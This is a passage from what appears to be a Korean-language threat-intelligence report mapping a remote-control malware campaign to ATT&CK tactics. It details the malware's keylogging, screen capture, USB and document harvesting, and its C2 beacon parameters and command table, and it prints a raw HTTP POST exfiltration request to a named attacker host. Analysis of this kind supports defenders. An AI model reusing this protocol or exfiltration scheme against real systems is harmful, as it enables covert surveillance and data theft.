
· 원격제어 악성코드는 최초 실행 시 원본 파일을 ProgramData 폴더 위치에 복사하고 원본파일을 삭제 한 후 복사한 파일로 새로운 프로세스를 생성한다. 또한, 원격제어 악성코드의 키로깅과 화면 캡쳐 기능으로 저장된 파일들은 명령제어 서버로 전송 후 삭제된다.



아 Lateral Movement : 측면 이동

1 Internal Spearphishing : 내부 스피어피싱메일 송부


· 측면 이동을 위해 내부 직원의 메일을 탈취하여 기업의 중요 인물을 파악한 후 해당 피해 직원을 사칭하여 스피어 피싱메일을 발송한다.



자 Collection : 정보 수집

1 Input Capture : 키로깅
Automated Collection : 자동 수집
Application Window Discovery : 실행중인 응용프로그램 제목 탐색


· 원격제어 악성코드는 기본적으로 키로깅 기능을 사용하고 있다.
· 'Keyboard Monitor' 기능을 활성화 할 경우 키로깅 정보를 외부로 유출한다. 전송 후 데이터는 삭제된다.




```
---- [ 2020·      18-02-32-192 ]  < 컴퓨터 > ----
[lb][lb][lb][lb][lb][back][lb][lb][lb][lb][lb][lb][lb][lb][lb][lb][ba
[lb][lb][lb][lb][lb][lb][lb][lb][lb][lb]

---- [ 2020·      18-09-23-558 ]  < hi.txt - 메모장 > ----
[lb]

---- [ 2020·      18-09-45-508 ]  < 로컬 디스크 (C:) > ----
[lb][lb][lb][lb][lb][lb][lb][lb]

---- [ 2020·      18-09-52-940 ]  < hi.txt - 메모장 > ----
[lb]

---- [ 2020       18-09-53-595 ]  < 시스템 > ----
[lb][lb][lb]
```


2 Screen Capture : 화면 캡쳐
Automated Collection : 자동 수집

· 원격제어 악성코드의 'Screen Monitor' 기능을 활성화 할 경우 감염 시스템의 화면을 자동으로 수집한다.
· 화면캡쳐 정보는 클라이언트 디렉토리에 일정 시간 동안 저장하여 명령제어 서버로 전송한다. 전송 후 데이터는 삭제된다.




3 Data from Removable Media : 제거 가능한 미디어 데이터 수집
Automated Collection : 자동 수집

· 원격제어 악성코드의 'USB Monitor' 기능을 활성화 할 경우 감염 시스템에 USB를 연결할 때에 USB 내부에 들어있는 데이터 리스트를 자동으로 수집한다.
· USB 데이터 정보는 클라이언트 디렉토리에 일정 시간 동안 저장하여 명령제어 서버로 전송한다. 전송 후 데이터는 삭제된다.



4 Data from Local System : 감염 시스템으로부터의 데이터 수집
Automated Collection : 자동 수집


· 원격제어 악성코드의 'Folder Monitor' 기능을 활성화할 경우 감염시스템의 모든 드라이브 및 특정 폴더를 조회 후 모든 문서파일을 자동으로 수집한다.
· 조회하는 폴더는 Desktop, Downloads, Documents, AppData₩Local₩Microsoft₩Windows₩INetCache₩IE₩ 이다.
· 조회하는 문서파일 확장자는 hwp, ppt, pdf, xls, doc 이다.
· 유출된 문서 파일은 클라이언트 디렉토리에 일정 시간 동안 저장하여 명령제어 서버로 전송한다. 전송 후 데이터는 삭제된다.



---

5 Email Collection : 이메일 수집

· Reconnaissance - Phishing for information 단계에서 탈취한 이메일 정보를 자체개발한 MailFetcher.py 코드를 이용하여 자동으로 다운로드한다.
· Spam 메일을 제외하기 위한 제외 키워드를 등록할 수 있다.



6 Archive Collected Data - Archive via Library : 수집된 정보 압축

· 원격제어 악성코드에 의해 탈취된 데이터는 유출하기 전에 압축된다.

차 Command and Control : 명령제어

1 Web Service : 웹서비스를 통한 명령제어
2 Application Layer Protocol : 응용프로그램 프로토콜 사용

· 원격제어 악성코드는 웹으로부터 명령을 수신받고 결과를 웹으로 전송한다.
· 모두 POST Method를 사용한다.
· 인자값 m은 모드를 구분할 때 사용한다.
· 인자값 p1은 감염기기를 식별할 때 사용한다.
· 인자값 p2는 모드에 따른 데이터를 구분할 때 사용한다.


모드	웹 파라미터
감염 사실 알림 (Beacon)	[C&C Server URL]/?m=a&p1=[volume serial number]&p2=[감염시스템 OS 버전 정보]-[악성코드 버전정보]
명령 대기 상태 (Beacon)	[C&C Server URL]/?m=c&p1=[volume serial number]
CMD 실행 결과 전송	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=a
키로깅 데이터 유출	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=d
스크린샷 데이터 유출	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=c
문서 파일 유출	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=b
이동식 디스크 파일 리스트 유출	[C&C Server URL]/?m=b&p1=[volume serial number]&p2=b


3 Data Encoding : 데이터 인코딩

· 원격제어 악성코드는 명령 대기 상태에서 명령을 수신할 때 데이터를 인코딩된 상태로 수신한다.
· 수신된 명령에 대한 결과값을 명령제어 서버로 송신할 때에도 데이터를 인코딩한다.

Command	Action
d	파일 탐색
f	파일 쓰기
e	모니터링 플레그 설정
0	CMD명령 수행
1	파일다운로드, regsve32 /s 실행
2	메모리 인젝션
3	악성코드 업데이트

명령 수신데이터







㉮ Exfiltration : 유출

① Data Transfer Size Limits : 데이터 전송 사이즈 제한


· 원격제어 악성코드에서 데이터를 유출할 때 파일 사이즈가 0x1000000 Byte 이상이면 파일을 분할한다.
· 분할 파일의 마지막 파일 이름은 [filename]-XXXXXX.dat으로 고정된다.
· 분할되어 유출된 파일은 Joinfiles.exe, UnpackFile.exe, Unzip.exe의 기능을 이용하여 원본 데이터로 복호화 과정을 거친다.





2 Exfiltration over Web Service : 웹서비스를 통한 유출

· 원격제어 악성코드에서 수집된 파일들을 유출할 때에 웹 서비스를 이용하여 유출한다.
· 파일 유출할 때 아래와 같은 고정적인 헤더와 형식을 사용한다.
· 만약 파일 사이즈가 0x1000000 Byte 이상이라서 파일 분할이 일어났을 경우 마지막 파일 전송 시 데이터에 'end'라는 문자열이 붙는다.



0x1000000Byte 이하 파일 전송	POST //?m=b&p1=08f12340&p2=d HTTP/1.1 Content-Type: multipart/form-data; boundary=--7263b57d61acd27d98a454fc484795fe0106d5 Content-Length: 16777442 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.6 Host: newdaily-redirecting.onekakao.com Connection: Keep-Alive Cache-Control: no-cache ----7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename=" yyyy-MM-dd_hh-mm-ss-SSS " Content-Type: application/octet-stream
0x1000000Byte 이상 파일 전송	----7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename="yyyy-MM-dd_hh-mm-ss-SSS-000000 Content-Type: application/octet-stream . . . ----7263b57d61acd27d98a454fc484795fe0106d5 Content-Disposition: form-data; name="binary"; filename=" yyyy-MM-dd_hh-mm-ss-SSS-XXXXXX " Content-Type: application/octet-stream end ----7263b57d61acd27d98a454fc484795fe0106d5--

